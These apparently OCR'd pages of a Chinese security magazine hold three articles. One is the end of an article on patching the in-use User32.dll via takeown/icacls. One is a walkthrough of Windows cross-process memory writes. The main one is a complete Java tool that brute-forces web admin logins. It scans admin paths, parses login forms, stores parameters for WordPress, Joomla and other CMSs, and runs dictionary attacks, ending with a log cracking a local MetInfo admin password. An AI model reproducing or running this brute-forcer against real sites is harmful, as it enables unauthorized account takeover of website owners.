由于只有 TrustedInstaller 账户能对 User32.dll 进行写操作，所以必须先用 takeown 和 icacls 命令赋予当前用户完全控制（F）权限。随后程序将 User32.dll 复制两份，一份作为备份，

另一份用来破解。破解后，程序将原始的 User32.dll 移动到该卷下的一个临时文件，并且将破解后的文件移动到\System32\User32.dll，便完成了破解。读者可能会问，User32.dll 正在被使用，可以移动吗？答案是肯定的，不过只能在同一个卷内移动（移到其它卷需要先复制文件，再删除旧文件，所以做不到）。如图 2 所示，explorer.exe 装载的 User32.dll 变成了 C:_@4B90.tmp。这也是上述伪代码中将 C:_@4B90.tmp 标记为重启删除的原因——它才真正的正在被使用，不能删除！



图 2 User32.dll 的马甲 C:_@4B90.tmp

从系统安全角度考虑，测试模式下可以加载不可信驱动，是十分严重的威胁。但从某些论坛中的帖子来看，许多用户在看到桌面右下角的水印时，会选择用工具将其清除，而不是考虑它为什么出现、有哪些影响，更不会用 bcdedit 命令关闭测试模式。这就涉及“安全意识”的问题。当然，责任并不在用户身上，事实上，微软或许应该考虑通过更“严肃”的方式提醒用户潜在的危险。比如像 UAC 一样，在加载测试签名的驱动前询问用户是否允许。安全软件也应该更谨慎的对待测试模式，比如在为系统安全性打分时，对测试模式进行适当的罚分。

以上只是我的一点体会，如有不当，还望批评指正。

Java 实现 Web 后台弱口令暴力破解

文/图 倒霉蛋儿

实现后台暴力破解一般会采用访问网络比较方便的语言，如 Python、Java。由于我不会 Python，所以本程序由 Java 编写，Java 具有很好的跨平台性和多线程稳定性，开发环境为 jdk1.7.0+Myeclipse10.0，大致思路如下。

1） 首先获取网站的编码格式，如 GB2312、UTF-8 等。
2） 根据网站，通过字典扫描常用的后台页面的地址，若返回 200，说明该页面有效。
3） 解析登陆页面，得到提交表单的地址以及 form 的 html 代码，然后继续解析 input，得到 name 属性以及隐藏域等。
4） 若解析成功，将这些参数连接起来，发送 Post 请求，判断返回信息来验证是否登录成功。
5） 若解析失败，直接从数据库里查询登录地址，以及登录参数等信息，然后提交进行登录。

首先要做的是扫描后台登录页面，把后台地址、提交地址、登录参数等存入 SQLite 数据库，由于时间有限，我只收集了 11 条记录。

1	1	/admin/login/login.php	/admin/login/login_check.php	action=login&login4ang=login.php?langset=cn&login_name=%user%&login_pass=%pass%&Submit=%E7%99%BB%E5%8D%95
2	2	/wp-login.php	/wp-login.php	log=%user%&pwd=%pass%&wp-submit=%E7%99%BB%E5%8D%95
3	3	/administrator/index.php	/administrator/index.php	username=%user%&passwd=%pass%&lang=&option=com_login&task=login&return=aW5kZX&gucGhw&777cb55391ac7b39663...
4	4	/node?destination=node	/node?destination=node	name=%user%&pass=%pass%&form_build_id=form-dPk9ToRooZtq7GhN5Jul00QJp7GH3vybLG0qFAhwN8&form_id=user_l...
5	5	/webmanage/Login.asp	/webmanage/Check/CheckLogin.asp	UserName=%user%&UserPassword=%pass%&Submit=%CC%E1%BD%BB
6	6	/manage/adminlogin.aspx	/manage/adminlogin.aspx	__VIEWSTATE=%2FwEPDwUJNDkyODQ5NTk2D2QWAgIBD2QWAgIHDxYCHgRUZXh0BVM8ZGQlGNzYXNzPSdlcnVvc...
7	7	/manage/adminlogin.aspx	/manage/adminlogin.aspx	__VIEWSTATE=%2FwEPDwUJNDkyODQ5NTk2D2QWAgIBD2QWAgIHDxYCHgRUZXh0BVM8ZGQlGNzYXNzPSdlcnVvc...
8	8	/webadmin/index.do	/webadmin/index.do	uid=%user%&Submit.x=15&Submit.y=25&pwd=%pass%
9	9	/admin/admin.asp	/admin/admin.asp	username0H=%user%&password0H=%pass%&Submit3=%CC%E1%BD%BB
10	10	/houtai/login.asp	/houtai/login.asp	username=%user%&password=%pass%&action=login&Submit2=%B5%C7+%C2%BC
11	11	/office/login.php	/office/login.action.php	username=%user%&image.x=63&image.y=30&password=%pass%

图 1

把字典按照线程数平均分块，测试链接是否能访问，从而得到登录地址，代码如下。

```
public class GetAdminURL
{
    //解析HTML的表单，获取登陆参数
    public static String[] ParseLogCheck(String sAdminURL, String encode, int timeout)
    {
        String sHTML = HttpRequest.sendGet(sAdminURL,null, encode,2000);
        Document document = Jsoup.parse(sHTML);
        org.jsoup.select.Elements elements = document.getElementsByTag("form");
        String
action=null,login=null,password=null,submit=null,submitval=null,hiddenname="",hiddenval="",p
arams=null;
        String[] sInfo = new String[2];
        action = elements.attr("action");
        elements = document.getElementsByTag("input");
        for(Element element:elements)
        {
            if(login==null &&element.attr("type").equals("text"))//获得账号框
            {
                login = element.attr("name");
            }
            else if(password==null &&element.attr("type").equals("password"))//获得密
码框
            {
                password = element.attr("name");
            }else if(submit==null &&submitval==null
&&element.attr("type").equals("submit"))//获得提交按钮
            {
                submit = element.attr("name");
                submitval = element.attr("value");
            }else if(element.attr("type").equals("hidden")){//可能有隐藏域
                hiddenname = element.attr("name");
```

```
                    hiddenval    =element.attr("value");
                }
            }

            if(login!=null&&password!=null&&submit!=null)
            {
                params=login+"=%user%&"+password+"="+"%pass%&"+ submit+"="+
UrlDeal.encodeURIComponent(submitval)+"&"+hiddenname+"="+hiddenval;
            }
            String[] sTmp = sAdminURL.split("/");
            String sRoot= sAdminURL.replace(sTmp[sTmp.length-1], "");
            if(action.contains("http://")) //如果action直接就是url，则不需要跟路径
            {
                sRoot="";
            }

            if(action.contains("?"))   //如果提交地址含有?，则只取地址
            {
                sTmp = action.split("[?]");
                sInfo[0] = sRoot + sTmp[0];
            }else {
                sInfo[0] = sRoot + action;
            }
            sInfo[1] = params;
            returnsInfo;
        }
        //检测管理页面登陆入口找到后返回String数组，0号存登陆入口，1号存登陆参数
        public static String[] ScanUrl(final String website, final LinkedList<Map<String,
String>>dics, intThreadCount, final String encode, final int timeout)
        {
            final String temp[] = new String[2];
            final int length = dics.size();//所有记录的长度
            int part = length/ThreadCount, rem = length%ThreadCount;
            //每一个线程分配字典的数量
            finalCountDownLatchthreadsSignal= new CountDownLatch(ThreadCount);

            for(inti=1;i<=ThreadCount;i++)
            {
                finalint low=part*(i-1);
                finalint up;
                if(i<ThreadCount)
                {
                    up = part*i-1;
                }
```

```
else {//最后一个线程，把剩下的字典都分给他
    up = part*i-1+rem;
}
new Thread(){
    @Override
    public void run()
    {
        super.run();
        for(inti=low;i<=up;i++)
        {
            String dic,url,login_check,param;
            dic = dics.get(i).get("adminURL").toString();
            //获取后台管理页面
            url = website+dic;
            System.out.println("正在检测:"+url +
                    "("+ (i+1) +"/" + dics.size() + ")");
            if(HttpRequest.Isvalid1(url))
            {
                System.out.println("检测到管理页面: " + url + "存在");
                String []sTmp=ParseLogCheck(url, encode, timeout);
                //通过解析管理页面登陆，获得登陆提交地址
                login_check = sTmp[0];
                param = sTmp[1];
                if(HttpRequest.Isvalid1(login_check) &&param!=null)
                //检测是否有效
                {
                    System.out.println("检测到登录入口: " +
login_check + "存在");
                    temp[0]=login_check;
                    temp[1]=param;
                    System.out.println("成功分析出登陆参数！");
                    System.out.println("提交信息
为:"+login_check+"?"+param);
                    break;
                }//无效直接从数据库提取
                else
                {
                    System.out.println("分析提取失败，准备从数据库
检索登录信息");
                    login_check =
website+dics.get(i).get("adminCHECK_LOGIN").toString();;
                    if(HttpRequest.Isvalid1(url)==true)
                    {
                        System.out.println("检测到登录入口: " +
```

```
login_check + "存在");
                                                    param =
dics.get(i).get("adminLOGIN_PARAM").toString();
                                                    temp[0]=login_check;
                                                    temp[1]=param;
                                                    break;
                                                }
                                            }
                                        }
                                    }
                                    //System.out.println(Thread.currentThread().getName() + "结束.
还有" + threadsSignal.getCount() + "  个线程");
                                    threadsSignal.countDown();//线程结束时计数器减1
                                }
                            }.start();
                        }

                        try
                        {
                            threadsSignal.await();
                        } catch (InterruptedException e)
                        {
                            e.printStackTrace();
                        }
                        return temp;
                    }
                }
```

得到登录地址后，解析 HTML 代码，来构造登录参数。我们首先分析下登录页面，form 表单的 action 属性里，通过抓包可知，它就是表单的提交地址，而前两个 input 的 name 属性和参数的 login_name、login_pass 对应，第三个 input 的 valuesubmit 的 value 跟参数的 Submit 对应（中文要转换成 URL 编码）。

当然，这种自动获取登陆参数的成功率非常低，因为不同网站登录页面都是不一样的，不一定能成功获得各种控件的属性，若解析失败了，就需要通过字典来查找了。如图 2 和图 3 所示。

```
            <form method="post" action="login_check.php?langset=cn" name="main_login" onSubmit="return check_main_login()">
                <input type="hidden" name="action" value="login" />
<p style="height:22px; margin-top:0px;">

    <label>后台语言</label>
    <select name="loginlang" onchange=javascript:window.location.href=this.options[this.selectedIndex].value >

<option value="login.php?langset=cn" selected='selected'>简体中文</option>

<option value="login.php?langset=en" >English</option>

    </select>

</p>
                <p><label>用户名</label><input type="text" class="text" name="login_name" value="" /></p>
                <p><label>密码</label><input type="password" class="text" name="login_pass" /></p>
                <p class="login-code">

                </p>
                <p class="login-submit">
                    <input type="submit" name="Submit" value="登录" />
                    <a href="../admin/getpassword.php">忘记密码?</a>
                </p>
            </form>
```

图 2

```
POST /metinfo/admin/login/login_check.php?langset=cn HTTP/1.1
Host: localhost:8082
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Gecko/20100101 Firefox/27.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8082/metinfo/admin/login/login.php
Cookie: upgraderemind=1;
CNZZDATA1670348=cnzz_eid%3D989761997-1393338682-%26ntime%3D1394247175%26cnzz_a%3D0%26ltime%3D1394304693879%26rtime%3D4; recordurl=%2Chttp%253A%252F%252Flocalhost%253A8082%252Fmetinfo%252F
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105

action=login&loginlang=login.php%3Flangset%3Dcn&login_name=aaaa&login_pass=bbbb&Submit=%E7%99%BB%E5%BD%95
```

图 3

得到了提交地址和登录参数，现在就可以提交表单进行暴力破解了。同样，也把登录错误的返回信息放到 SQLite 里，如果 POST 后返回的 HTML 代码中含有密码错误、无效之类的信息就可以断定登录失败，接着尝试下一条账号密码。模块代码如下：

```
public class TryLogin
{
    LinkedList<String>sUsername, sPassword, sErrorList;
    String sURL, Param;
    intThreadCount, timeout;
    String Encode;
    final Boolean successedquit;//成功就退出
    Boolean isstop=false;//为真时线程结束，停止破解
    TryLogin(String sURL,StringParam, LinkedList<String>sUserName,
LinkedList<String>sPassword, LinkedList<String>sErrorList,intThreadCount, String Encode, int
timeout, Boolean successedquit)
    {
        this.sUsername = sUserName;
        this.sPassword = sPassword;
        this.sURL = sURL;
        this.Param = Param;
        this.ThreadCount = ThreadCount;
```

```
        this.Encode = Encode;
        this.timeout = timeout;
        this.sErrorList = sErrorList;
        this.successedquit = successedquit;
    }

    Boolean IsError(String sInfo)
    {
        for(String str:sErrorList)
        {
            if(sInfo.contains(str))
            {
                return true;
            }
        }
        return false;
    }

    LinkedList<Map<String, String>>DoLogin()
    {
        finalLinkedList<Map<String, String>>linkedList= new
LinkedList<Map<String,String>>();
        finalLinkedList<Map<String, String>>userpass= new
LinkedList<Map<String,String>>();
        for(String username:sUsername)
        {
            for(String password:sPassword)
            {
                Map<String, String> map = new HashMap<String, String>();
                map.put("username", username);
                map.put("password", password);
                linkedList.add(map);
            }
        }

        final int length = linkedList.size();//所有记录的长度
        int part = length/ThreadCount, rem = length%ThreadCount;
        //每一个线程分配字典的数量
        finalCountDownLatchthreadsSignal= new CountDownLatch(ThreadCount);

        for(inti=1;i<=ThreadCount;i++)
        {
            finalint low=part*(i-1);
            finalint up;
```

```
if(i<ThreadCount)
{
    up = part*i-1;
}
else {//最后一个线程，把剩下的字典都分给他
    up = part*i-1+rem;
}

new Thread(){
    @Override
    public void run()
    {
        super.run();
        //System.out.println(low+"~"+up);
        for(inti=low;i<=up;i++)
        {
            if(isstop)stop();
            String username = linkedList.get(i).get("username").toString(),
password = linkedList.get(i).get("password").toString();
            String temp="";
            if(Param.contains("%user%"))
                temp=Param.replace("%user%", username);
            if(temp.contains("%pass%"))
                temp=temp.replace("%pass%", password);
            String webContent = HttpRequest.sendPost(sURL,
temp,Encode, timeout);//返回信息
            System.out.println(webContent);
            if(webContent.length()<=0 || IsError(webContent))
            //返回为空或者返回错误列表中的信息判断为登陆失败
            {
                System.out.println("尝试"+username+"/"+password+"失
败"+"("+(i+1)+"/"+length+")");
            }
            else
            {
                System.out.println("尝试"+username+"/"+password+"成
功"+"("+(i+1)+"/"+length+")");
                Map<String, String> map = new HashMap<String,
String>();
                map.put("username", username);
                map.put("password", password);
                map.put("info", webContent);
                userpass.add(map);
                if(successedquit)//破解一个成功就退出
```

```
                                {
                                    isstop = true;
                                    while(threadsSignal.getCount()!=0)
                                    {
                                        threadsSignal.countDown();
                                        try
                                        {
                                            sleep(1000);
                                        } catch (InterruptedException e)
                                        {
                                            // TODO Auto-generated catch block
                                            e.printStackTrace();
                                        }
                                    }
                                    return;
                                }
                            }
                        }
                        threadsSignal.countDown();
                    }
                }.start();
            }

            try
            {
                threadsSignal.await();
            } catch (InterruptedException e)
            {
                e.printStackTrace();
            }
            returnuserpass;
        }
    }
```

本程序支持自动和手动两种方式破解，自动破解只需要指定“-w”参数，加上网站的域名就可以自动破解，手动破解需要指定提交地址和登录的参数。

这些功能都是在主函数里实现的，代码如下：

```
public class main {
    staticLinkedList<Map<String, String>>link_url;
    staticLinkedList<String>link_username;
    staticLinkedList<String>link_password;
    staticLinkedList<String>link_error;
    public static Boolean LoadDic()
```

```
{
    DBMethoddbMethod = new DBMethod();
    link_url=dbMethod.LoadAdminURL();
    link_username=dbMethod.LoadUsername();
    link_password=dbMethod.LoadPassword();
    link_error=dbMethod.LoadErrorList();
    dbMethod.CloseConn();
    return (link_url.size()>0 &&link_username.size()>0 &&link_password.size()>0);
}
public static void PrintHelpInfo()
{
    System.out.println("本程序可以暴力破解网站后台密码，支持自动破解和手动破解两种模式");
    System.out.println("自动破解使用 -w 参数例如：-w http://www.example.com");
    System.out.println("手动破解需要指明-l -p 参数,-l 代表后台提交账号密码的入口 -p 代表登陆提交时的参数");
    System.out.println("例如：action=login&loginlang=login.php?langset=cn&login_name=%user%&login_pass=%pass%&Submit=%E7%99%BB%E5%BD%95");
    System.out.println("参数通过抓包可以得到，然后将账号，密码的值替换成%user%和%pass%");
    System.out.println("通过-t 指定线程数量建议 5-20 个，根据字典的数量自行选择");
    System.out.println("您还可以通过-o 来指定超时，默认 3000ms");
    System.out.println("指定-s 参数时，当破解出一个账户就退出");
}

public static void main(String[] args)
{
    String webSite=null, login_url=null, params=null,Encode;
    intthreadcount=5,timeout = 1000;
    Boolean succeedstop=false;
    if (args.length==0)
    {
        PrintHelpInfo();
        return;
    }
    for(inti=0;i<args.length;i++)
    {
        if(args[i].equals("-w"))
        {
            if(i==args.length-1 || !args[i+1].contains("http://"))
            {
```

```
                System.out.println("网站格式不合法！例如：http://www.example.com");
                return;
            }
            webSite = args[i+1];//指定网站
        }
        else
        {
            if(args[i].equals("-l"))
            {

                if(i==args.length-1 || !args[i+1].contains("http://"))
                {
                    System.out.println("登陆入口格式不合法！例如：http://www.example.com/admin/login/login_check.php");
                    return;
                }
                login_url = args[i+1];//指定登陆入口
            }

            if(args[i].equals("-p"))
            {
                if(i==args.length-1 || !args[i+1].contains("%user%")||!args[i+1].contains("%pass%")||!args[i+1].contains("&"))
                {
                    System.out.println("登陆参数格式不合法！例如： -paction=login&loginlang=login.php?langset=cn&login_name=%user%&login_pass=%pass%&Submit=%E7%99%BB%E5%BD%95");
                    System.out.println("参数通过抓包可以得到，然后将账号，密码的值替换成%user%和%pass%");
                    return;
                }
                params = args[i+1];

            }
        }

        if(args[i].equals("-t"))
        {

            if(i==args.length-1 || !Others.isNumeric(args[i+1]))
            {
                System.out.println("线程数请输入整数建议 5-20 个，根据字典的数量自行选择");
```

```
                return;
            }
            threadcount = Integer.valueOf(args[i+1]);
        }

        if(args[i].equals("-o"))
        {

            if(i==args.length-1 || !Others.isNumeric(args[i+1]))
            {
                System.out.println("超时请输入整数默认 3000，根据网络情况选
择");
                return;
            }
            timeout = Integer.valueOf(args[i+1]);
        }

        if(args[i].equals("-s"))//破解出一个就自动停止
        {
            succeedstop=true;
        }

        if(args[i].equals("-h"))
        {
            PrintHelpInfo();
            return;
        }
    }

    LoadDic();

    System.out.println("准备载入字典");
    if(LoadDic())
    {
        System.out.println("字典载入成功");
    }
    else
    {
        System.out.println("字典载入失败");
        return;
    }

    System.out.println("准备破解");
```

```
            if(webSite!=null)//给定网站自动破解
            {
                Encode = Others.GetEncode(webSite, timeout);
                System.out.println("网站编码为 "+Encode);
                System.out.println("开始自动破解");
                String[] loginURL;
                loginURL = GetAdminURL.ScanUrl(webSite, link_url, threadcount, Encode,
timeout);

                if(loginURL!=null &&loginURL[0]!=null &&loginURL[1]!=null)
                {
                    TryLogintryLogin = new TryLogin(loginURL[0], loginURL[1],link_username,
link_password, link_error, threadcount, Encode, timeout, succeedstop);
                    LinkedList<Map<String, String>> lined = tryLogin.DoLogin();
                    if(lined.size()>0)
                    {
                        System.out.println("破解成功");
                        for(Map<String, String>map:lined)
                        {
                            System.out.println("                用                户
名:"+map.get("username").toString());
                            System.out.println("密码:"+map.get("password").toString());
                            System.out.println("返回信息:"+map.get("info").toString());
                        }
                    }
                    else {
                        System.out.println("破解失败");
                    }
                }
                else
                {
                    System.out.println("破解失败，原因是未扫描到后台入口");
                }
            }
            else if(login_url!=null &&params!=null)//自定义入口参数等
            {
                System.out.println("开始指定参数的破解");
                Encode = Others.GetEncode(login_url, timeout);
                System.out.println("网站编码为 "+Encode);
                TryLogintryLogin = new TryLogin(login_url, params, link_username,
link_password, link_error, threadcount, Encode, timeout, succeedstop);
                LinkedList<Map<String, String>> lined = tryLogin.DoLogin();
                if(lined.size()>0)
                {
```

```
                    System.out.println("破解成功");
                    for(Map<String, String>map:lined)
                    {
                        System.out.println("用户名:"+map.get("username").toString());
                        System.out.println("密码:"+map.get("password").toString());
                    }
                }
                else {
                    System.out.println("破解失败");
                }
            }
            else {
                System.out.println("给定参数错误！ ");
            }
        }
    }
```

程序编译好后，用 j2ewiz 这款工具来转换成 EXE 格式的文件，做成控制台即可。下面我们来测试破解 metinfo，如图 4 所示。

```
E:\MyWorkspace>
E:\MyWorkspace>ok.exe -w http://localhost:8082/metinfo
准备载入字典
字典载入成功
准备破解
网站编码为 utf-8
开始自动破解
正在检测:http://localhost:8082/metinfo/webmanage/Login.asp(1/10)
正在检测:http://localhost:8082/metinfo/node?destination=node(5/10)
正在检测:http://localhost:8082/metinfo/houtai/login.asp(9/10)
正在检测:http://localhost:8082/metinfo/office/login.php(7/10)
正在检测:http://localhost:8082/metinfo/admin/login/login.php(3/10)
检测到管理页面: http://localhost:8082/metinfo/admin/login/login.php存在
正在检测:http://localhost:8082/metinfo/manage/adminlogin.aspx(2/10)
正在检测:http://localhost:8082/metinfo/administrator/index.php(8/10)
正在检测:http://localhost:8082/metinfo/webadmin/index.do(6/10)
正在检测:http://localhost:8082/metinfo/admin/admin.asp(10/10)
尝试pink/10sne1失败(3324/5544)
<script type='text/javascript'> alert('用户名或密码错误');location.href='log
hp';</script>
尝试george/5252失败(2216/5544)
破解成功
用户名:admin
密码:888888
返回信息:<script type='text/javascript'> var nowurl=parent.location.href; va
tlogin=(nowurl.split('login')).length-1; if(metlogin==0)location.href='../sy
/sysadmin.php?anyid=8&lang=cn'; if(metlogin!=0)location.href='../index.php?l
cn';</script>
```

图 4

不过，还有很多网站有防止暴力破解的功能，如 joomla，多次尝试登陆错误就会出现图 5 所示的提示。。

The most recent request was denied because it contained an invalid security token. Please refresh the page and try again.

图 5

还有一些网站，登陆有复杂的验证，不只检验账号密码，有的还会加上时间戳、cookie 之类的，这样的话，只能修改程序，增加相应的参数。

本文只是为了抛砖引玉，没有什么技术含量，仅仅实现了多线程破解，可以自定义参数，指定超时，我们还可以增加很多细节，也没能实现构造字典等高级功能，刚刚学习 Java，代码写的可能不严谨，还望见谅。

Windows 中的跨进程数据操作

文/图 王晓松

大家都知道，现代操作系统不同进程之间的地址空间是互相隔离的，比如进程 1 和进程 2 同是地址 0x40000000，其对应的内容并不相同。但如果你用过金山游侠，会知道在该软件里，选择一个要挂接的进程，就可以查看被挂接进程的内存，这是如何实现的呢？这就涉及到 Windows 中的跨进程数据操作。

为了搞清楚 Windows 是如何实现跨进程数据操作的，首先我们要搞清 Windows 中进程之间是如何实现隔离的。所谓的隔离，就是两个进程用户空间的隔离（因为每个进程的内核空间是一致的，所以不涉及到隔离），如进程 1 与进程 2 中同样是 0x40000000 的地址，其存储的内容并不相同，Windows 实现进程间隔离的实质在于经过页目录/页表映射后，其背后对应的物理内存并不相同，如图 1 所示。



图 1　进程间地址的隔离在于页目录/页表的映射

按说这种设计理念就是为了保证进程之间的独立性：一个进程就像自家院子，管好自己这一摊子就可以了(当然除了公用的部分)，但是在 Windows 的实际实现中，往往还会有超出这种规矩的需求，比如进程 1 需要读取/修改进程 2 地址空间中的数据，问题也恰恰在于 Windows 提供了满足这种需求的机制。从根本上说，读取/修改数据就是要读取/修改对应物

理内存中的数据，隔离的实质是通过页目录/页表的映射，将同一地址映射为不同的物理地址，即有了页目录/页表的映射机制，导致我们无法定位到真实物理内存中的地址，一个很自然的思路是如果进程 1 使用进程 2 的页目录/页表，那么不就相当于可以直接读取/修改进程 2 中的内容了吗？实际上，Windows 实现跨进程操作根本的思路也是如此，下面我们看看 Windows 的实现。

在此我们有必要回顾一下 Windows 中的寻址机制。在我的文章“一次艰辛的寻址之旅”中，我们看到每个进程都有单独的页目录/页表，如图 2 所示，CR3 寄存器里存储的内容实际上就是页目录的物理地址，由页目录进而过渡到页表，直至具体的页面。如果 CR3 指向的地址不同，就会导致选用不同的页目录，从而页表，具体的页面也就会完全的不同。因此进程切换，为了更改到新进程的地址空间，就需要更改 CPU 中的 CR3 寄存器，从而切换到新进程的页目录/页表，完成地址空间的切换。说得直白一些，页目录/页表的不同在于 CR3 中的内容，修改 CR3，也就更改了页目录/页表，实际上也就更改了进程的地址空间，因此可以说 CR3 是寻址的原点。CR3 寄存器只有一个，在 CPU 里，当进程 1 中的线程处于运行期间，CR3 中存放的是进程 1 页目录的物理地址，当需要切换到另外一个进程 2 中的线程时，系统获取进程 2 对应的进程管理结构 KPROCESS 中的 DirectoryTableBase[0]成员内容，这个内容就是该目标进程得到调度时需要填充入 CR3 寄存器中的值，然后将该数值放于 eax 中，其后，使用指令 MOV CR3,EAX 切换 CR3，完成进程地址空间的切换。



图 2 寻址的原点在于 CR3

下面我们看下 Windows 在实现跨进程操作中的具体实现。在 Windows 中，跨进程数据操作最典型的应用是 ReadProcessMemory 和 WriteProcessMemory 两个函数，这两个函数在具体实现上非常相似，下面我们以 WriteProcessMemory 函数为例，其原型如下：

WriteProcessMemory
（hProcess,lpBaseAddress,lpBuffer,nSize,lpNumberOfBytesWritten）

其中 hProcess 表示目标进程的句柄，lpBaseAddress 表示要写入的起始地址，lpBuffer

表示写入的缓存区地址，nSize 表示要写入缓存区的大小，lpNumberOfBytesWritten 表示返回实际写入的字节。

为了实现这个函数，我们需要解决两个问题：

1） 进程 1 的触角如何伸到进程 2 的空间；

2） 如何将进程 1 需要写入的数据（lpBuffer 地址中的数据）传递到进程 2 的用户空间。

对于问题 1，思路是这样的，当进程 1 执行 WriteProcessMemory 函数代码时，进入内核空间，而内核代码空间是进程 1 和进程 2 共有的，在内核空间进程 1 中的代码通过目标进程的句柄，得到保存在该进程对应结构 KPROCESS 中的 DirectoryTableBase[0]内容，并将该内容填充到 CR3，进而更改 CR3，完成地址空间的切换，此时代码停留在公用部分，但是其用户空间已经转化为进程 2 的，因此此时的内核代码对用户空间地址的操作就是对进程 2 的用户地址空间的操作。当然，一个进程对另外一个进程的操作是一件很有风险的工作，毕竟是人家的地盘，容易产生矛盾，制造不安定因素，所以 Windows 在进程调用跨进程操作，会对发起者的身份权限进行严格的审查，这里就不赘述了。

对于问题 2，数据的传递要将待写入数据（lpBuffer 地址中的数据）写入进程 2 的用户空间，显然在两个进程之间直接拷贝，如将数据从 0x40000000（进程 1）→0x40000000（进程 2），是不可能实现的，实际使用的方法只有一个途径，就是使用进程间的公共部分——内核空间，其思路是将进程 1 中的待拷贝数据映射或拷贝进入进程 2 的内核空间，当切换 CR3 后，再将这部分数据拷贝进进程 2 的用户空间地址中。那好，思路有了，我们结合图 3 将 WriteProcessMemory 的实现过程简要概括如下：



图 3 数据传递示例

